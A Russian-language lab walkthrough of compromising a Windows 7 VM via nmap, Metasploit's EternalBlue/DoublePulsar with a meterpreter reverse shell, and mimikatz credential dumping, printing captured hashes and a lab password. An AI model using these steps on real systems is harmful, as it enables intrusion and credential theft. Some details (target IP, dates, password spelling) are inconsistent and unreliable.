



Mimikatz

By Nizamov Askhat

1. Подготовка для проведения атаки.

- Необходимо Vbox с Kali linux и Windows 7.
- Необходимо настроить сеть между машинами.

Mimikatz.

- Mimikatz — Перехват паролей открытых сессий в Windows, инструмент, реализующий функционал Windows Credentials Editor и позволяющий извлечь аутентификационные данные залогинившегося в системе пользователя в открытом виде.

2. Анализ сети используя программу Nmap.

```
root@kali: ~  
Файл Правка Вид Поиск Терминал Справка  
root@kali:~# route  
Kernel IP routing table  
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface  
default          _gateway        0.0.0.0          UG    100    0      0 eth0  
192.168.10.0     0.0.0.0         255.255.255.0   U     100    0      0 eth0  
root@kali:~# nmap -sn 192.168.10.0/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 06:12 EDT  
Nmap scan report for 192.168.10.10  
Host is up.  
Nmap done: 256 IP addresses (1 host up) scanned in 23.69 seconds  
root@kali:~# nmap -sn 192.168.10.0/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 06:13 EDT  
Nmap scan report for 192.168.10.1  
Host is up (0.0062s latency).  
MAC Address: D4:BF:7F:04:44:28 (Upvel)  
Nmap scan report for 192.168.10.4  
Host is up (0.079s latency).  
MAC Address: 68:17:29:D0:F5:9D (Intel Corporate)  
Nmap scan report for 192.168.10.6  
Host is up (0.00026s latency).  
MAC Address: 00:E1:29:02:2D:68 (Unknown)  
Nmap scan report for 192.168.10.10  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.24 seconds  
root@kali:~#
```

3. IP-адрес Kali linux

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.10.10  netmask 255.255.255.0  broadcast 192.168.10.255
    inet6 fe80::a00:27ff:fe95:8c5e  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:95:8c:5e  txqueuelen 1000  (Ethernet)
    RX packets 111  bytes 11693 (11.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 37  bytes 3394 (3.3 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo:  flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 18  bytes 1038 (1.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 18  bytes 1038 (1.0 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# █
```

4. Сканирование на наличие открытых портов.

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
root@kali:~# nmap -Pn 192.168.10.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 06:16 EDT
Nmap scan report for 192.168.10.6
Host is up (0.00036s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  icslap
MAC Address: 00:E1:29:02:2D:68 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
root@kali:~#
```


5. Запускаем Metasploit

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMN$                                             vMMMM
MMMMN L   MMMM      MMMM      JMMMM
MMMMN L   MMMMMMMM      NMMMMMMMM      JMMMM
MMMMN L   MMMMMMMMMMMmNmMMMMMMMMMMMM      JMMMM
MMMMN I   MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMN I   MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMN I   MMMM      MMMMMMM      MMMM      jMMMM
MMMMN I   MMMM      MMMMMMM      MMMM      jMMMM
MMMMN I   MMMM      MMMMMMM      MMMM      jMMMM
MMMMN I   WMMMM      MMMMMMM      MMMM#     JMMMM
MMMMR   ?MMM      MMMM      .dMMMM
MMMMNm   `?MM      MMMM`   dMMMMM
MMMMMMMM   ?MM      MM?   NMMMMMM
MMMMMMMMMMNe      JMMMMMMNMMM
MMMMMMMMMMMMMMm,   eMMMMMMNMMNMM
MMMMMMNMMNMMMMMMNx      MMMMMMMMMNMMNMM
MMMMMMMMMMNMMNMMMMMm+. .+MMNMMNMMNMMNMMNMM
```

6.Используем эксплоит Eternalblue_doublepulsar

```
root@kali: ~  
Файл Правка Вид Поиск Терминал Справка  
+ -- --=[ 539 payloads - 42 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > cd Eternalblue-Doublepulsar-Metasploit/  
msf > use exploits/windows/smb/eternalblue_doublepulsar  
msf exploit(windows/smb/eternalblue_doublepulsar) > set processinject lsass.exe  
processinject => lsass.exe  
msf exploit(windows/smb/eternalblue_doublepulsar) > set targetarchitecture x64  
targetarchitecture => x64  
msf exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/  
reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf exploit(windows/smb/eternalblue_doublepulsar) > set lhost 192.168.10.10  
lhost => 192.168.10.10  
msf exploit(windows/smb/eternalblue_doublepulsar) > set lport 445  
lport => 445  
msf exploit(windows/smb/eternalblue_doublepulsar) > set rhost 192.168.10.6  
rhost => 192.168.10.6  
msf exploit(windows/smb/eternalblue_doublepulsar) > set rhost 192.168.10.9  
rhost => 192.168.10.9  
msf exploit(windows/smb/eternalblue_doublepulsar) > run  
  
[*] Started reverse TCP handler on 192.168.10.10:445  
[*] 192.168.10.9:445 - Generating Eternalblue XML data
```


7. Успешное получение доступа.

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
msf exploit(windows/smb/eternalblue_doublepulsar) > set rhost 192.168.10.9
rhost => 192.168.10.9
msf exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.10.10:445
[*] 192.168.10.9:445 - Generating Eternalblue XML data
[*] 192.168.10.9:445 - Generating Doublepulsar XML data
[*] 192.168.10.9:445 - Generating payload DLL for Doublepulsar
[*] 192.168.10.9:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.10.9:445 - Launching Eternalblue...
0026:err:ntdll:RtlpWaitForCriticalSection section 0x7bd117e0 "loader.c: loader_section"
wait timed out in thread 0026, blocked by 0025, retrying (60 sec)
000f:err:service:process_send_command receiving command result timed out
0029:err:service:process_send_command receiving command result timed out
0027:err:plugplay:handle_bus_relations Failed to load driver L"WineHID"
[+] 192.168.10.9:445 - Pwned! Eternalblue success!
[*] 192.168.10.9:445 - Launching Doublepulsar...
000f:err:service:process_send_command receiving command result timed out
[*] Sending stage (206403 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.10:445 -> 192.168.10.9:49169) at 2019-03-17
10:30:12 -0400
[+] 192.168.10.9:445 - Remote code executed... 3... 2... 1...

meterpreter > 
```

Meterpreter


1	Команда	Описание
2	-----	-----
3	cat	Вывести содержимое файла на экран
4	cd	Сменить директорию
5	checksum	Получить контрольную сумму файла
6	cp	Скопировать файл/директорию в другое место
7	dir	Вывести список файлов (псевдоним для ls)
8	download	Загрузить файл или директорию
9	edit	Отредактировать файл
10	getlwd	Вывести локальную рабочую директорию
11	getwd	Вывести рабочую директорию
12	lcd	Изменить локальную рабочую директорию
13	lpwd	Вывести локальную рабочую директорию
14	ls	Показать список файлов
15	mkdir	Создать директорию
16	mv	Переместить файл/директорию в другое место
17	pwd	Вывести рабочую директорию
18	rm	Удалить указанный файл
19	rmdir	Удалить директорию
20	search	Поиск файлов
21	show_mount	Вывести всех точек монтирования/логических дисков
22	upload	Выгрузить файл или директорию

8. Загрузка Mimikatz.

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
=====
Mode                Size      Type    Last modified      Name
----                -
40777/rwxrwxrwx     0         dir    2019-03-17 09:46:16 -0400  $Recycle.Bin
40777/rwxrwxrwx     0         dir    2009-07-14 01:08:56 -0400  Documents and Settings
40777/rwxrwxrwx     0         dir    2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x    4096      dir    2017-03-07 13:55:03 -0500  Program Files
40555/r-xr-xr-x    4096      dir    2019-03-17 09:49:32 -0400  Program Files (x86)
40777/rwxrwxrwx    4096      dir    2019-03-17 09:44:35 -0400  ProgramData
40777/rwxrwxrwx     0         dir    2019-03-17 09:44:36 -0400  Recovery
40777/rwxrwxrwx    4096      dir    2019-03-17 12:38:26 -0400  System Volume Information
40555/r-xr-xr-x    4096      dir    2019-03-17 09:45:00 -0400  Users
40777/rwxrwxrwx   24576     dir    2019-03-17 09:46:17 -0400  Windows
40777/rwxrwxrwx     0         dir    2017-03-07 11:21:15 -0500  driversinstall
0000/-----         0         fif    1969-12-31 19:00:00 -0500  pagefile.sys
40777/rwxrwxrwx     0         dir    2017-01-30 03:50:51 -0500  Активатор

meterpreter > upload '/root/Desktop/mimikatz.exe'
[*] uploading   : /root/Desktop/mimikatz.exe -> mimikatz.exe
[*] Uploaded 905.16 KiB of 905.16 KiB (100.0%): /root/Desktop/mimikatz.exe -> mimikatz.exe
[*] uploaded    : /root/Desktop/mimikatz.exe -> mimikatz.exe
meterpreter > 
```


9. Провал.....



root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
meterpreter > shell
```

```
Process 2648 created.
```

```
Channel 2 created.
```

```
Microsoft Windows [Version 6.1.7601]
```

```
(c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\>ls
```

```
ls
```

```
"ls" 2009/03/07 22:21 <DIR> driversinstall
2009/03/17 20:36 9260880 mimikatz.exe
2009/07/14 09:20 <DIR> PerfLogs
2009/03/08 00:55 <DIR> Program Files
2009/03/17 19:49 <DIR> Program Files (x86)
2009/03/17 19:45 <DIR> Users
```

```
C:\>dir
```

```
dir
```

```
2009/03/07 22:21 <DIR> C:\
2009/03/17 20:36 9260880 mimikatz.exe
2009/07/14 09:20 <DIR> PerfLogs
2009/03/08 00:55 <DIR> Program Files
2009/03/17 19:49 <DIR> Program Files (x86)
2009/03/17 19:45 <DIR> Users
```

07.03.2017	22:21	<DIR>	driversinstall
17.03.2019	20:36		9260880 mimikatz.exe
14.07.2009	09:20	<DIR>	PerfLogs
08.03.2017	00:55	<DIR>	Program Files
17.03.2019	19:49	<DIR>	Program Files (x86)
17.03.2019	19:45	<DIR>	Users

10. Запуск Mimikatz.

```
root@kali: ~
Файл Правка Вид Поиск Терминал Справка
'## v ##'      Vincent LE TOUX      ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com  ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 109352 (00000000:0001ab28)
Session           : Interactive from 1
User Name         : Bratok
Domain            : Bratok-ПК
Logon Server      : BRATOK-ПК
Logon Time        : 17.03.2019 20:27:33
SID               : S-1-5-21-3429717836-1035089706-3370328478-1001

msv :
[00000003] Primary
* Username : Bratok
* Domain   : Bratok-ПК
* LM       : d7093a438f328652aad3b435b51404ee
* NTLM     : e52591786b3d321c7a4808e15900625a
* SHA1     : a055019528bdbdeddbfe531471ff733e113c2111

tspkg :
* Username : Bratok
* Domain   : Bratok-ПК
* Password : jy1a28

wdigest :
```

11. Успех.

```
Authentication Id : 0 ; 109352 (00000000:0001ab28)
Session           : Interactive from 1
User Name         : Bratok
Domain            : Bratok-ПК
Logon Server      : BRATOK-ПК
Logon Time        : 17.03.2019 20:27:33
SID               : S-1-5-21-3429717836-1035089706-3370328478-1001

    msv :
        [00000003] Primary
        * Username : Bratok
        * Domain   : Bratok-ПК
        * LM       : d7093a438f328652aad3b435b51404ee
        * NTLM    : e52591786b3d321c7a4808e15900625a
        * SHA1    : a055019528bdbdeddbfe531471ff733e113c2111

    tspkg :
        * Username : Bratok
        * Domain   : Bratok-ПК
        * Password  : jyla28

    wdigest :
```

12. Способ № 2 кража lsass.exe

```
meterpreter > download C:\Windows\System32\lsass.exe /root/Desktop/
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download lsass.exe /root/Desktop/
[*] Downloading: lsass.exe -> /root/Desktop//lsass.exe
[*] Downloaded 30.50 KiB of 30.50 KiB (100.0%): lsass.exe -> /root/Desktop//lsass.exe
[*] download : lsass.exe -> /root/Desktop//lsass.exe
meterpreter >
```



Спасибо за внимание!